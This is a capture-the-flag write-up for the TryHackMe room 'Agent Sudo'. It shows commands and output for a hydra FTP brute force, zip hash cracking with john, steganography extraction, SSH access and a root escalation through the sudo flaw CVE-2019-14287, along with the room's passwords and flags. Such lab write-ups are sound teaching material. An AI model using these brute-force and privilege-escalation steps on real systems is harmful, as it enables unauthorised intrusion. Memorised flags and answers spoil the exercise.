

Agent Sudo write-up by ChickenLoner

This is write-up for Agent Sudo in TryHackMe which we will need to hack into server and elevate our privilege to rock this room!

Site: https://tryhackme.com/room/agentsudoctf



In first task it's an Author note and we can deploy machine in this task




Task 2 ○ Enumerate

Enumerate the machine and get all the important information

How many open ports?

Always reconnaissance and use nmap to scan ports and we found that 3 ports are opened




How many open ports?

3 | Correct Answer | Hint

How you redirect yourself to a secret page?

Access website that this machine is running we will see that Agent R left some message for us to use codename which I think it's 1 alphabet character as user-agent




How you redirect yourself to a secret page?


user-agent | Correct Answer | Hint

What is the agent name?


I'll use curl to return response and change user-agent with tag -A and use -L to follow redirect to any site that it'll lead us to our content and it's obviously not Agent R



Change until we got that Agent C is valid, His name is Chris and he also has a weak password



Answer - Enumerate



Task 3 ○ Hash cracking and brute-force

Done enumerate the machine? Time to brute your way out.

FTP password

We know that we have ftp server is running but we can't connect with anonymous user so we need to use hydra to bruteforce ftp password of chris user

```
┌──(kali㉿kali)-[~/Tryhackme]
└─$ hydra -l chris -P /home/kali/wordlists/rockyou.txt ftp://10.10.215.52
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-26 11:48:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 trie
s per task
[DATA] attacking ftp://10.10.215.52:21/
[STATUS] 151.00 tries/min, 151 tries in 00:01h, 14344248 to do in 1583:16h, 16 active
[21][ftp] host: 10.10.215.52   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-26 11:50:04
```

FTP password

crystal | Correct Answer | Hint

Zip file password

Using that password to connect to FTP server and download everything that we found

```
└─$ ftp 10.10.215.52
Connected to 10.10.215.52.
220 (vsFTPd 3.0.3)
Name (10.10.215.52:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> mget *
mget To_agentJ.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (4.7033 MB/s)
mget cute-alien.jpg? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
226 Transfer complete.
33143 bytes received in 0.32 secs (101.8106 kB/s)
mget cutie.png? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.33 secs (104.1261 kB/s)
ftp> bye
221 Goodbye.
```

Read text file and Agent C told Agent J that 1 of this picture has password inside it (Steganography)

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ ls
cute-alien.jpg  cutie.png  To_agentJ.txt

┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login
 password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

We can use binwalk for png image and we can see that this image have zip file within

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, n
ame: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

Using tag –e to extract and just for remind that we can't use binwalk for jpg file

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, n
ame: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22


┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ binwalk -e cute-alien.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt
```

In directory that we extracted for png file, we have 1 encrypted zip file and blank text file

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  To_agentJ.txt

┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ cd _cutie.png.extracted

┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt
```

We can use John the ripper to crack password for this zip file

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ zip2john 8702.zip > 8702.hash
ver 81.9 8702.zip/To_agentR.txt is not encrypted, or stored with non-handled compression type

┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.hash  8702.zip  To_agentR.txt

┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ john 8702.zip
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ john 8702.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:02 DONE 2/3 (2021-07-26 11:59) 0.3584g/s 15849p/s 15849c/s 15849C/s ilovegod..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Zip file password

alien | Correct Answer | Hint

steg password

But after we got this zip file password we can't use unzip

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ unzip 8702.zip
Archive:  8702.zip
  skipping: To_agentR.txt           need PK compat. v5.1 (can do v4.6)
```

But we can use 7z to extract this and we will get a new text file

```
└─$ 7z e 8702.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-8550U
 CPU @ 1.80GHz (806EA),ASM)

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280


Would you like to replace the existing file:
  Path:     ./To_agentR.txt
  Size:     0 bytes
  Modified: 2019-10-29 08:29:11
with the file from archive:
  Path:     To_agentR.txt
  Size:     86 bytes (1 KiB)
  Modified: 2019-10-29 08:29:11
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
Everything is Ok

Size:       86
Compressed: 280
```

In this text file we will get base64 encoded password for other picture's password

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

Decode it

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo/_cutie.png.extracted]
└─$ echo QXJlYTUx | base64 -d
Area51
```

steg password

Area51 — Correct Answer

Who is the other agent (in full name)?

Extract jpeg file with steghide, we will get another text file

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ steghide --extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  message.txt  To_agentJ.txt
```

Now get both username and password of Agent J

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Who is the other agent (in full name)?

james — Correct Answer

SSH password

SSH password

hackerrules! — Correct Answer

Answer – Hash cracking and brute-force

Answer the questions below

FTP password

crystal — Correct Answer — Hint

Zip file password

alien — Correct Answer — Hint

steg password

Area51 — Correct Answer

Who is the other agent (in full name)?

james — Correct Answer

SSH password

hackerrules! — Correct Answer

Task 4 ○ Capture the user flag

You know the drill.

What is the user flag?

Connect to target machine using SSH and capture user flag

```
┌──(kali㉿kali)-[~/Tryhackme/agentsudo]
└─$ ssh james@10.10.215.52
The authenticity of host '10.10.215.52 (10.10.215.52)' can't be established.
ECDSA key fingerprint is SHA256:yr7mJyy+j1G257OVtst3Zkl+zFQw8ZIBRmfLi7fX/D8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.215.52' (ECDSA) to the list of known hosts.
james@10.10.215.52's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 26 16:12:46 UTC 2021

  System load:  0.0               Processes:           95
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 33%               IP address for eth0: 10.10.215.52
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

What is the user flag?

b03d975e8c92a7c04146cfa7a5a313c7 — Correct Answer

What is the incident of the photo called?


And we can see that this directory have an image beside flag and we need to find what incident of this image

```
james@agent-sudo:~$ pwd
/home/james
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$
```

Download this image via scp and use google image search to find what relevant to this image

```
┌──(root💀kali)-[/home/kali/Tryhackme/agentsudo]
└─# scp james@10.10.215.52:Alien_autospy.jpg /home/kali/Tryhackme/agentsudo                    1
The authenticity of host '10.10.215.52 (10.10.215.52)' can't be established.
ECDSA key fingerprint is SHA256:yr7mJyy+j1G257OVtst3Zkl+zFQw8ZIBRmfLi7fX/D8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.215.52' (ECDSA) to the list of known hosts.
james@10.10.215.52's password:
Alien_autospy.jpg                                             100%   41KB  48.5KB/s   00:00

┌──(root💀kali)-[~kali/Tryhackme/agentsudo]
└─# ls
Alien_autospy.jpg  cute-alien.jpg  cutie.png  _cutie.png.extracted  message.txt  To_agentJ.txt
```



And Fox news has this answer

What is the incident of the photo called?

Roswell alien autopsy | Correct Answer | Hint

Answer – Capture the user flag

Answer the questions below

What is the user flag?

b03d975e8c92a7c04146cfa7a5a313c7 | Correct Answer

What is the incident of the photo called?

Roswell alien autopsy | Correct Answer | Hint


CVE number for the escalation

This task hint us that we need CVE to exploit, and we can't use sudo here


```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo su
Sorry, user james is not allowed to execute '/bin/su' as root on agent-sudo.
james@agent-sudo:~$ sudo /bin/bash
Sorry, user james is not allowed to execute '/bin/bash' as root on agent-sudo.
james@agent-sudo:~$
```

Search in google and we found one in exploit-db



We got CVE number and how to exploit from here



CVE number for the escalation

(Format: CVE-xxxx-xxxx)

CVE-2019-14287 Correct Answer

What is the root flag?

Exploit it and capture our root flag!

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machi
ne.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

What is the root flag?

b53a02f55b57d4439e3341834d70c062 Correct Answer

(Bonus) Who is Agent R?

(Bonus) Who is Agent R?

DesKel Correct Answer

Answer – Privilege Escalation

Answer the questions below

CVE number for the escalation

(Format: CVE-xxxx-xxxx)

CVE-2019-14287 — Correct Answer

What is the root flag?

b53a02f55b57d4439e3341834d70c062 — Correct Answer

(Bonus) Who is Agent R?

DesKel — Correct Answer